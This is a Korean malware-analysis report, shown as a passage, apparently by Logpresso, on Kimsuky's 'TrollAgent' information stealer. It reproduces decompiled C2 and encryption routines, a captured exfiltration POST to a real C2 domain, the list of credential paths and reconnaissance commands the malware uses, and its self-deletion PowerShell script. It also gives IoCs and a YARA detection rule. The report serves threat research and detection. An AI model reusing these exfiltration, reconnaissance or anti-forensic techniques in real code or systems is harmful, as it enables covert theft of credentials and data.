표면적으로는 정상적인 보안 프로그램처럼 설치되기 때문에, 사용자는 악성코드가 실행되고 있다는 것을 인지하기 어렵습니다.





DLL 파일은 VMProtect를 사용해 패킹되어있으며, Go 언어로 만들어진 정보 탈취 악성코드입니다. 메타데이터에 따르면 이 악성코드의 이름은 'trollagent' 인 것으로 보입니다.

```
.rdata:000…  0000003C  C  D:/~/repo/golang/src/root.go/s/troll/agent/config/config.go
.rdata:000…  00000041  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/item/item.go
.rdata:000…  00000050  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/utils/fileutil/filetutil.go
.rdata:000…  0000004F  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/utils/typeutil/typeutil.go
.rdata:000…  00000055  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/bookmark/bookmark.go
.rdata:000…  0000004B  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/decrypter/decrypter.go
.rdata:000…  00000053  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/decrypter/decrypter_windows.go
.rdata:000…  00000051  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/cookie/cookie.go
.rdata:000…  00000059  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/creditcard/creditcard.go
.rdata:000…  00000055  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/download/download.go
.rdata:000…  00000057  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/extension/extension.go
.rdata:000…  00000053  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/history/history.go
.rdata:000…  0000005D  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/localstorage/localstorage.go
.rdata:000…  00000055  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/password/password.go
.rdata:000…  00000050  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/browsingdata.go
.rdata:000…  0000004D  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browingdata/outputter.go
.rdata:000…  00000051  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browser/chromium/chromium.go
.rdata:000…  00000059  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browser/chromium/chromium_windows.go
.rdata:000…  0000004F  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browser/firefox/firefox.go
.rdata:000…  00000047  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browser/browser.go
.rdata:000…  0000004F  C  D:/~/repo/golang/src/root.go/s/troll/agent/internal/browser/browser_windows.go
.rdata:000…  00000038  C  D:/~/repo/golang/src/root.go/s/troll/agent/npww/npww.go
.rdata:000…  00000036  C  D:/~/repo/golang/src/root.go/s/troll/agent/msg/msg.go
.rdata:000…  00000038  C  D:/~/repo/golang/src/root.go/s/troll/agent/neti/neti.go
.rdata:000…  00000036  C  D:/~/repo/golang/src/root.go/s/troll/agent/cmd/cmd.go
.rdata:000…  00000038  C  D:/~/repo/golang/src/root.go/s/troll/agent/main/main.go
```

2) C&C 통신

감염자의 MAC 주소와 랜덤 문자열을 조합하고, 이를 SHA1 해시로 만들어 C2 통신을 위한 문자열로 사용한 것으로 추정됩니다.

```
v12 = root_go_i_gapi_GetetMacAddr(v11);
if ( v13 )
{
  qword_7FF878208AB8 = math_rand__ptr_Rand_Uint64(qword_7FF878205CF8);
}
else
{
  qword_7FF878208AF0 = a2;
  if ( dword_7FF87825E100 )
  {
    a4 = &qword_7FF878208AE8;
    runtime_gcWriteBarrier();
  }
  else
  {
    qword_7FF878208AE8 = v12;
  }
  qword_7FF878208AB8 = root_go_i_gapi_Sha1U64(v12, a2, v13, (_DWORD)a4, a5, v14, v15, v16, v17);
```


악성 DLL은 C2로 전달할 데이터를 바이트 시퀀스로 변환한 후 XOR을 이용해 암호화하고, 암호화한 데이터를 Base64로 인코딩합니다.

- XOR 키 : DD 33 99 CC

```
.data:00007FF877DB3188 unk_7FF877DB3188 db 0DDh                 ; DATA XREF: .data:off_7FF877DE9D30↓o
.data:00007FF877DB3189                  db  33h ; 3
.data:00007FF877DB318A                  db  99h
.data:00007FF877DB318B                  db 0CCh
```

```
v31 = qword_7FF877DE9D38;
v32 = (unsigned __int8 *)off_7FF877DE9D30;    // Key
v33 = 0LL;
v34 = 0;
while ( var_data_len > v33 )                  // encrypt Xor
{
  var_key_idx = v33 - 4 * (v33 >> 2);
  if ( v31 <= var_key_idx )
    runtime_panicIndex(var_key_idx, var_data_len, v31);
  v34 ^= encrypt_data[v33] ^ v32[var_key_idx];
  encrypt_data[v33++] = v34;
}
v164.cap = v30;
v164.len = var_data_len;
v164.ptr = encrypt_data;
v36 = encoding_base64__ptr_Encoding_EncodeToString(qword_7FF878204168, v164);
```

악성코드는 SendPing 함수를 호출하여 C2 서버와 연결을 시도하고 'init' 정보를 서버에 보낸 다음 응답 값이 'ok'인지 확인합니다.



SendPing 함수로 C2 서버에 전송하는 데이터는 다음과 같습니다. C2 서버에서 'ok' 응답이 오면 추가로 정보를 수집합니다.

```
POST /index.php HTTP/1.1
Host: ar.kostin.p-e.kr
User-Agent: Go-http-client/1.1
Content-Length: 98
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

a=3e53u2ZVzADd7ne7WWL7N39M2rQT5BRh6NdE0Aw%2Fpmq2hRzQDT6na7aFHNANPqdrtoUc0A0%2Bp2uygRjUYD3NdQ%3D%3D
```

수집하는 특정 디렉토리 정보는 다음과 같습니다.

수집 정보	경로	암호화 파일명
SSH 정보	%USERPROFILE%\.ssh\	tsd@[timestamp].gte1
FileZilla 정보	%USERPROFILE%\appdata\roaming\filezilla\	tfd@[timestamp].gte1
Microsoft Sticky Note 정보	%USERPROFILE%\appdata\local\packages\microsoft.microsoftstickynotes_8wekyb3d8bbwe\localstate\	tnd@[timestamp].gte1
GPKI 정보	C:\GPKI	tcd@[timestamp].gte1
브라우저 정보	각 브라우저 설치 경로	tbd@[timestamp].gte1
시스템 정보	-	ccmd@[timestamp].gte1
스크린샷 정보	-	ssht@[timestamp].gte1

수집하는 시스템 정보는 다음과 같습니다.

명령어	수집 정보
systeminfo	시스템의 각종 정보를 표시합니다. 이 정보에는 운영체제 버전, 시스템 모델, 설치된 패치 및 서비스 팩 등이 포함됩니다.
net user	시스템에 등록된 사용자 계정의 정보를 표시합니다.
query user	현재 시스템에 로그인한 사용자 및 세션 정보를 표시합니다.
powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct	시스템에 설치된 안티바이러스 제품의 정보를 표시합니다.
wmic qfe	시스템에 적용된 업데이트(패치) 목록을 표시합니다.
wmic startup get	시작 프로그램 목록을 표시합니다.
wmic logicaldisk get	시스템의 논리 디스크 정보를 표시합니다.
ipconfig /all	현재 시스템의 네트워크 설정 정보를 표시합니다.
arp -a	ARP(Address Resolution Protocol, 주소 결정 프로토콜) 캐시를 표시하여 IP 주소와 MAC 주소 간의 매핑을 보여줍니다.
route print	시스템의 라우팅 테이블 정보를 표시합니다.
tasklist	현재 실행 중인 프로세스 목록을 표시합니다.
wmic process get Caption, Commandline	실행 중인 프로세스의 이름과 명령줄 인수를 표시합니다.
dir "%programfiles%" dir "%programfiles% (x86)" dir "%programdata%\Microsoft\Windows\Start Menu\Programs" dir "%appdata%\Microsoft\Windows\Recent" dir /s "%userprofile%\desktop" dir /s "%userprofile%\downloads" dir /s "%userprofile%\documents"	해당 디렉토리의 파일 및 하위 디렉토리 목록을 표시합니다.

3) 데이터 암호화

DER 방식으로 하드코딩된 RSA 공개 키를 추출한 후, 이 공개 키를 이용하여 추후 생성하는 RC4 키를 암호화합니다.

```
3082020a0282020100c3fc0e50f4dcafec48ee42362d70c8f6b3153e91566b15a9540d0ca9f3e81846093d8752940b41404
3c0eaa752dd29b3aa7132bc3a1c9d8c8ed8aeaeb51c1ab99491879e8e9af96eec3f87d64fdc6dc2e51bed259314c6417d
481472463a3df1ca5a16254f203aecb10c56e0dc0b8f9f6e70cc286161dbd2d0e6e3652a438ba1e48cc822cb2138f012e4
cd4132c627ca165a17793785fc4c74198b03bcd8743f389345edb4238984ebf84d9a89851b5adc6378a4c0b441bab7f7e1
5330be4ed3abadb393cce9a3f1e37cf71cbbf3cc32c2b399cdc2cd65f651be21ef84c9bf67c13cbd38a0d0897dfc1f6b7ba8
09ef59f5de9019697115ddfdae5cb885f78e4766af4c23c95ebb198656ee391d788ab52fd760670561d417f099538f45f652
b438b5b32afa0c2ae08eb04381112a254aff4e6eeb1db29be8dc248a85226a21528e87b837801f7a81ab4e0b03d0b23ba
8c69bad52d094c343444676b9d1516cf3cf1017942cf12eadc16cf56f843ba344deb6c7e935b4abf574d8121b301dc05ce7
945578ede2f14be9daab4bd6be430dcf7f4e39e97fba7f462822c6743ac8dc79674dcd5c958c94bf27490758e9fa13432e5f
0134cacd422115a0e76fcfd14b9b86f88bb3e136fc54c46ea6d2212ea00478dc11d9cf80c06fab2c4a3c7d3ad5f4fa00f4999
a2170189eb747368e41c2cf41302e476c39861876512d9f8d355b0203010001
```

```
mov     rsi, cs:off_7FF877DE8F60 ; "3082020a0282020100c3fc0e50f4dcafec48ee4"...
mov     r8, cs:qword_7FF877DE8F68
mov     rcx, [rsp+0B8h+var_38]
mov     rdi, [rsp+0B8h+var_78]
mov     rax, [rsp+0B8h+arg_8]
mov     rbx, [rsp+0B8h+arg_10]
call    root_go_i_gapi_RsaEncFile
```

```
mov     rax, [rsp+188h+arg_20]
mov     rbx, [rsp+188h+arg_28]
mov     rcx, [rsp+188h+arg_30]
call    crypto_x509_ParsePKCS1PublicKey
mov     [rsp+150h], rbx
mov     [rsp+158h], rcx
test    rbx, rbx
jnz     loc_7FF877AC0000
```

무작위로 RC4 암호화 키를 생성합니다.

```
mov     [rsp+188h+var_78], rax
lea     rax, RTYPE_uint8
mov     ebx, 20h ; ' '
mov     rcx, rbx
call    runtime_makeslice
mov     [rsp+188h+var_50.len], rax
mov     ebx, 20h ; ' '
mov     rcx, rbx
call    crypto_rand_Read
mov     rax, [rsp+188h+var_50.len]
mov     ebx, 20h ; ' '
mov     rcx, rbx
call    crypto_rc4_NewCipher
mov     [rsp+150h], rbx
mov     [rsp+158h], rcx
test    rbx, rbx
jnz     loc_7FF877ABFFD7
```

생성한 RC4 키를 이용하여 데이터를 암호화합니다.

```
mov     rbx, rax
mov     rcx, rbx
lea     rax, RTYPE_uint8
nop     dword ptr [rax]
call    runtime_makeslice
mov     [rsp+188h+var_50.ptr], rax
mov     rbx, rax        ; _slice_uint8
mov     rcx, [rsp+188h+var_130]
mov     rdi, rcx
mov     rsi, [rsp+188h+var_50.len] ; _slice_uint8
mov     r8, rcx
mov     r9d, 100000h
mov     rax, [rsp+188h+var_68.cap] ; _ptr_rc4_Cipher
call    crypto_rc4__ptr_Cipher_XORKeyStream
mov     rax, [rsp+188h+var_80] ; _ptr_os_File
mov     rbx, [rsp+188h+var_50.ptr] ; _slice_uint8
mov     rcx, [rsp+188h+var_130]
mov     rdi, rcx
call    os__ptr_File_Write
test    rbx, rbx
jz      loc_7FF877AC006F
```

4) 자가삭제 절차

악성 행위 이후 자가삭제 작업을 진행하기 위해 '%USERPROFILE%\.tmp' 디렉토리에 파워쉘 스크립트 파일을 생성합니다. 파워쉘 스크립트는 악성 DLL 파일 및 자기 자신을 삭제합니다.

640062233.ps1

```powershell
$target = "C:\Users\MMA\AppData\Roaming\Media\win-813af628.db"
for ($i = 0; $i -lt 50; $i++)
{
    Remove-Item $target -Force
    Remove-Item $PSCommandPath -Force
    if (!(Test-Path $target) -and !(Test-Path $PSCommandPath))
    {
        break
    }
    Start-Sleep -Seconds 2
}
```

5) Kimsuky의 TrollAgent를 탐지하기 위한 YARA rule 작성 과정

(1) TrollAgent의 뮤텍스 정보 분석

악성코드 실행시 생성되는 뮤텍스(Mutex) 값에 주목했습니다. 확인 결과 해당 뮤텍스 값은 과거 Kimsuky 악성코드에서 사용했던 뮤텍스 값과 동일하였습니다. 따라서, 공격 행위자(Threat Actor)의 특징을 명확하게 확인할 수 있도록, TrollAgent 악성코드가 뮤텍스를 생성하는 루틴을 탐지 rule로 설정했습니다.

- $string_1 = {4C 8B 07 E9 3D FF FF FF 31 C9 31 D2 FF D0}

```
00007FF6E663649B    4C:8B07      mov r8,qword ptr ds:[rdi]    [rdi]:&L"windows update {2021-1020-02-03-A}"
00007FF6E663649E  ^ E9 3DFFFFFF  jmp nx_prnman.7FF6E66363E0
00007FF6E66364A3    31C9         xor ecx,ecx
00007FF6E66364A5    31D2         xor edx,edx
00007FF6E66364A7    FFD0         call rax                     CreateMutexW
```

- $string_4 = {31 C9 31 D2 49 89 C0 FF D7}

```
00007FF6DC1A9370    31C9         xor ecx,ecx
00007FF6DC1A9372    31D2         xor edx,edx
00007FF6DC1A9374    49:89C0      mov r8,rax                   r8:L"windows update {2024-1020-02A}"
00007FF6DC1A9377    FFD7         call rdi                     CreateMutexW
```

(2) TrollAgent의 DLL 로딩 방식 분석

TrollAgent가 뮤텍스 생성후, 'rundll32.exe' 프로세스를 이용해 DLL 파일을 불러오게 되는데, DLL 파일을 로딩하는 방식이 TrollAgent의 중요한 특성 중 하나라고 생각하여 탐지 rule로 설정했습니다.

- $string_2 = {4C 89 E2 45 31 C0 45 31 C9 FF D0}


```
00007F    4C:89E2      mov rdx,r12      rdx:L"C:\\Windows\\system32\\rundll32.exe \"C:\\Users\\MMA\\AppData\\Roaming\\Media\\win-f1439e72.db\" hai"
00007F    45:31C0      xor r8d,r8d
00007F    45:31C9      xor r9d,r9d
00007F    FFD0         call rax
```

(3) TrollAgent의 플래그 파일 분석


TrollAgent 실행 시 생성되는 플래그 파일이 있습니다. TrollAgent는 이 플래그 파일이

존재하는지 확인 후 실제 악성 행위를 수행합니다. 이렇게 플래그 파일을 확인하는 과정은 TrollAgent의 중요한 특징이라고 판단하여 탐지 rule로 설정했습니다. 로그프레소에서 수집한 샘플 중에는 hai.a, limsjo.a 파일의 존재 여부를 확인하는 과정이 있었기 때문에 이 부분을 탐지 rule로 만들게 되었습니다.

- $string_5 = "programdata\\hai.a" ascii wide



- $string_6 = "programdata\\limsjo.a" ascii wide



6) TrollAgent YARA Rule 작성에 사용된 침해 지표 요약(IoC)

- MD5 해시값
  - 9e75705b4930f50502bcbd740fc3ece1 (악성 인스톨러 (TrustPKI))
  - 27ef6917fe32685fdf9b755eb8e97565 (악성 인스톨러 (TrustPKI))
  - 62fba369711087ea37ef0b0ab62f3372 (악성 인스톨러 (TrustPKI))
  - e4a6d47e9e60e4c858c1314d263aa317 (악성 인스톨러 (TrustPKI))
  - 6097d030fe6f05ec0249e4d87b6be4a6 (악성 인스톨러 (TrustPKI))
  - b532f3dcc788896c4844f36eb6cee3d1 (악성 인스톨러 (TrustPKI))
  - b97abf7b17aeb4fa661594a4a1e5c77f (악성 인스톨러 (TrustPKI))
  - d67abe980a397a94e1715df6e64eedc8 (악성 인스톨러 (TrustPKI))
  - 2aaa3f1859102aab35519f0d4c1585dd (악성 인스톨러 (TrustPKI))
  - 7b6d02a459fdaa4caa1a5bf741c4bd42 (악성 인스톨러 (TrustPKI))
  - 19c2decfa7271fa30e48d4750c1d18c1 (악성 인스톨러 (NX_PRNMAN))
  - 4168ff8b0a3e2f7e9c96afb653d42a01 (악성 인스톨러 (NX_PRNMAN))
  - a67cf9add2905c11f5c466bc01d554b0 (TrollAgent)
  - 7457dc037c4a5f3713d9243a0dfb1a2c (TrollAgent)
  - 42ea65fda0f92bbeca5f4535155125c7 (TrollAgent)
  - 4222492e069ac78a55d3451f4b9b9fca (TrollAgent)
  - dc636da03e807258d2a10825780b4639 (TrollAgent)
  - 9360a895837177d8a23b2e3f79508059 (TrollAgent)
  - 035cf750c67de0ab2e6228409ac85ea3 (TrollAgent)
  - 013c4ee2b32511b11ee9540bb0fdb9d1 (TrollAgent)
  - 88f183304b99c897aacfa321d58e1840 (TrollAgent)
  - c8e7b0d3b6afa22e801cacaf16b37355 (TrollAgent)

- 2b678c0f59924ca90a753daa881e9fd3 (TrollAgent)
- 19c2decfa7271fa30e48d4750c1d18c1 (TrollAgent)
- 7b6d02a459fdaa4caa1a5bf741c4bd42 (TrollAgent)
- 8d4af59eebdcda10f3c88049bb097a3a (백도어 (C++))
- 87429e9223d45e0359cd1c41c0301836 (백도어 (GoLang))

- C&C 서버 주소
  - sa.netup.p-e.kr/index.php
  - dl.netup.p-e.kr/index.php
  - ai.kimyy.p-e.kr/index.php
  - ve.kimyy.p-e.kr/index.php
  - ar.kostin.p-e.kr/index.php
  - ai.kostin.p-e.kr/index.php
  - pe.daysol.p-e.kr/index.php
  - ai.daysol.p-e.kr/index.php
  - ca.bananat.p-e.kr/index.php
  - ai.bananat.p-e.kr/index.php
  - pi.selecto.p-e.kr/index.php
  - ai.selecto.p-e.kr/index.php
  - ai.aerosp.p-e.kr/index.php
  - ce.aerosp.p-e.kr/index.php
  - ai.limsjo.p-e.kr/index.php
  - qi.limsjo.p-e.kr/index.php
  - ai.ssungmin.p-e.kr/index.php
  - li.ssungmin.p-e.kr/index.php
  - ai.negapa.p-e.kr/index.php
  - ol.negapa.p-e.kr/index.php
  - qa.jaychoi.p-e.kr/index.php
  - viewer.appofficer.kro.kr/index.php
  - coolsystem.co.kr/admin/mail/index.php
  - vm.rotsis.r-e.kr
  - ai.namutech.p-e.kr
  - uo.zosua.o-r.kr
  - vn.ilnas.n-e.kr
  - er.mexico.p-e.kr
  - ol.negapa.p-e.kr
  - qi.limsjo.p-e.kr
  - main.winters.r-e.kr
  - ve.kimyy.p-e.kr
  - li.ssungmin.p-e.kr

- pe.daysol.p-e.kr
- ce.aerosp.p-e.kr
- ca.bananat.p-e.kr
- ar.kostin.p-e.kr
- sa.netup.p-e.kr
- 1drvlogin-microsfts.root.sx
- viewer.appofficer.kro.kr
- 216.189.159.197
- 103.11.64.167

7) 최종 작성된 YARA rule 예시

```
rule Kimsuky_match_TrollAgent
{
  meta:
     description = "Detects for Kimsuky - TrollAgentz"
     author = "Jerry @Logpresso"
     date = "202402"
     hash = "2e0ffaab995f22b7684052e53b8c64b9283b5e81503b88664785fe6d6569a55e"

  strings:
     $string_1 = {4C 8B 07 E9 3D FF FF FF 31 C9 31 D2 FF D0}
     $string_2 = {4C 89 E2 45 31 C0 45 31 C9 FF D0}
     $string_3 = {E8 54 54 FC FF 4C 8B B5 E8}
     $string_4 = {31 C9 31 D2 49 89 C0 FF D7}
     $string_5 = "programdata\\hai.a" ascii wide
     $string_6 = "programdata\\limsjo.a" ascii wide

   condition:
     any of them
}
```

(주)로그프레소
서울특별시 마포구 도화동 새창로 7
도입 문의 : sales@logpresso.com